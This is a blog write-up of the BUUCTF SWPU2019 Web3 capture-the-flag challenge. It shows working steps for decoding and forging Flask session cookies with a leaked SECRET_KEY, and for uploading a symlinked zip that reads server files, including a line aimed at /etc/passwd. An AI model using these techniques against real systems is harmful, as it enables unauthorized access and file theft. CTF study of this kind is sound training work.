

BUUCTF [SWPU2019] Web3

原创

Senimo_ 于 2020-12-20 18:24:27 发布 284 收藏

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF SWPU2019 Web3 writeup CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/110950879

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [SWPU2019] Web3

考点:

1. Flask伪造 session
2. `unzip()` 存在软链接攻击
3. 软链接的压缩包的制作
4. `/cwd` 指向当前进程运行目录的一个符号链接,即Flask运行进程目录

启动环境:

Hello

Please input

username

Password

Remember me

Login in

https://blog.csdn.net/weixin_44037296

首先是一个登陆页面, 标题为: `CTF-Flask-Demo`, 推测其应为 `Flask` 所编写, 尝试使用 `admin` 用户登陆:

用户名: `admin`、密码: `admin`, 登陆成功:

Hello

logout

Hello, your name is admin!


upload

https://blog.csdn.net/weixin_44037296

又尝试了几个登陆密码，应该是没有验证，随便登陆
其中有文件上传功能，点击upload:

Permission denied!

提示权限不足，考虑其为 `session` 判断权限，使用BurpSuite查看页面Cookie信息:



```
1 GET /upload HTTP/1.1
2 Host: e650cf70-63bb-4cc4-afd8-79c5e204c4a2.node3.buwoj.cn
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/svg+xml,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://e650cf70-63bb-4cc4-afd8-79c5e204c4a2.node3.buwoj.cn/login
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=1763b3112bd8ac-0d205f9bf1cb9d-63112e72-1fa400-1763b3112bd8ab; session=.eJyrVspMUbKqVlJJIUrJS8g1xLFeq1VHKLl7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFjXhY.X9GvLw.3NYCqF4ayMMYV8WF2VW4a2ToMYk
10 Connection: close
11
12
```

获取到 `session` 的值:

```
session=
.eJyrVspMUbKqVlJJIUrJS8g1xLFeq1VHKLl7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFjXhY.X9GvLw.3NYCqF4ayMMYV8WF2VW4a2ToMYk!
```

注: 在Flask中, `session` 是保存在Cookie中, 也就是本地, 所以可以直接读取其内容, 也就产生了Flask伪造session的漏洞。

尝试使用Python3脚本解密 `session` :

```

import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))

```

```

(venv) [redacted] pythonProject % python3 main.py .
eJyrVspMUbKqVlJIUrJS8g1xLFeq1VHKLI7PyU_PzF0yKikqTdVRKkgsLi7PLwIqVEpMyQWK6yi
VFqcW5SXmpsKFagFxjxhY.X9GvLw.3NYCqF4ayMMYV8WF2VW4a2ToMYk
{'id': b'100', 'is_login': True, 'password': 'admin', 'username': 'admin'}

```

得到解密后的 `session` :

```
{'id': b'100', 'is_login': True, 'password': 'admin', 'username': 'admin'}
```

其中 `username` 属性和 `password` 属性均为 `admin`，可能后端是验证 `id` 属性的值，尝试伪造 `session`，但需要 `SECRET_KEY` 的值，`SECRET_KEY` 是 Flask 中的通用密钥，主要在加密算法中作为一个参数，这个值的复杂度影响到数据传输和存储时的复杂度，密钥最好存储在系统变量中。

通常访问不存在的目录时，会出现在请求头中，尝试访问：`http://xxx/test` 目录：

404 not found

在F12的Network中查看：

Name	Headers	Preview	Response	Initiator	Timing	Cookies
test	Referrer Policy: strict-origin-when-cross-origin					
favicon.ico	▼ Response Headers view source					
	Connection: keep-alive					
	Content-Length: 13					
	Content-Type: text/html; charset=utf-8					
	Date: Thu, 10 Dec 2020 05:45:57 GMT					
	Server: openresty					
	Swpuctf_csrf_token: U0VDUKVUX0tFWTprZXlxcXF3d3d1ZWUhQCMkJV4mKg==37296					

其中 `Swpuctf_csrf_token: U0VDUKVUX0tFWTprZXlxcXF3d3d1ZWUhQCMkJV4mKg==`，将其解码，得到：

```
SECRET_KEY:keyqqwwweee!@#$$%^&*
```

将其中 `id` 的值修改为 `1`，构造本题所需的 `session`：

```
{'id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}
```

使用 `flask-session-cookie` 加密脚本 [Github地址](#)：


```
python3 flask_session_cookie_manager3.py encode -s 'keyqqwwweee!@#$$%^&*' -t '{"id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}"
```

```
flask-session-cookie-manager % python3 flask_session_cookie_manager3.py encode -s 'keyqqwwweee!@#$$%^&*' -t '{"id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}"
.eJYrVspMUbKqVlJJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFiyxgX.X9G4CQ.xjoUSW4JhyILLyU41SPLk_kVGx8
```


得到加密后

的 `session`：`.eJYrVspMUbKqVlJJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFiyxgX.X9G4CQ.xjoUSW4JhyILLyU41SPLk_kVGx8`

使用F12中的Application，修改其中的 `session` 值：



再次点击upload，进入到文件上传页面：



在查看网页源码时，找到了注释中的源码：

```
@app.route('/upload', methods=['GET', 'POST'])
def upload():
    if session['id'] != b'1':
        return render_template_string(temp)
    if request.method == 'POST':
        m = hashlib.md5()
        name = session['password']
        name = name + 'qweqweqwe'
        name = name.encode(encoding='utf-8')
        m.update(name)
        md5_one = m.hexdigest()
        n = hashlib.md5()
        ip = request.remote_addr
        ip = ip.encode(encoding='utf-8')
        n.update(ip)
        md5_ip = n.hexdigest()
        f = request.files['file']
        basepath = os.path.dirname(os.path.realpath(__file__))
        path = basepath + '/upload/' + md5_ip + '/' + md5_one + '/' + session['username'] + '/'
        path_base = basepath + '/upload/' + md5_ip + '/'
        filename = f.filename
        pathname = path + filename
        if "zip" != filename.split('.')[ -1]:
            return 'zip only allowed'
        if not os.path.exists(path_base):
            try:
                os.makedirs(path_base)
            except Exception as e:
                return 'error'
```

```

if not os.path.exists(path):
    try:
        os.makedirs(path)
    except Exception as e:
        return 'error'
if not os.path.exists(pathname):
    try:
        f.save(pathname)
    except Exception as e:
        return 'error'
try:
    cmd = "unzip -n -d "+path+" "+ pathname
    if cmd.find('|') != -1 or cmd.find(';') != -1:
waf()
        return 'error'
    os.system(cmd)
except Exception as e:
    return 'error'
unzip_file = zipfile.ZipFile(pathname,'r')
unzip_filename = unzip_file.namelist()[0]
if session['is_login'] != True:
    return 'not login'
try:
    if unzip_filename.find('/') != -1:
        shutil.rmtree(path_base)
        os.mkdir(path_base)
        return 'error'
    image = open(path+unzip_filename, "rb").read()
    resp = make_response(image)
    resp.headers['Content-Type'] = 'image/png'
    return resp
except Exception as e:
    shutil.rmtree(path_base)
    os.mkdir(path_base)
    return 'error'
return render_template('upload.html')

@app.route('/showflag')
def showflag():
    if True == False:
        image = open(os.path.join('./flag/flag.jpg'), "rb").read()
        resp = make_response(image)
        resp.headers['Content-Type'] = 'image/png'
        return resp
    else:
        return "can't give you"

```

应该为路由 `route.py` 中的 `upload` 页面的源码，对其进行源码审计：
在 `/upload` 路由中：

- 需要上传一个以 `.zip` 结尾的压缩图片
- 服务器进行解压
- 文件名不能存在 `/`

在 `/showflag` 路由中：

给出了flag的路径：`./flag/flag.jpg`

通过查阅资料，`unzip()` 存在软链接攻击，发现可以通过上传一个软链接的压缩包，来读取文件：


```
ln -s // linux的软链接 类似快捷方式
ln -s // /ect/passwd forever404 会出现一个forever404文本 里面包含有密码
/proc/self // 记录系统运行的信息状态 cwd指向当前进程运行目录的一个符号链接 即Flask运行进程目录
```

构造上传所需的文件：

```
ln -s /proc/self/cwd/flag/flag.jpg tmp1
zip -ry tmp1.zip tmp1
```

```
adding: tmp1 (stored 0%)
```

得到 `tmp1.zip` 文件，上传文件时，使用 **BurpSuite** 抓取数据包：



使用 **Repeater** 发送数据包，在 **Response** 中得到 `flag`

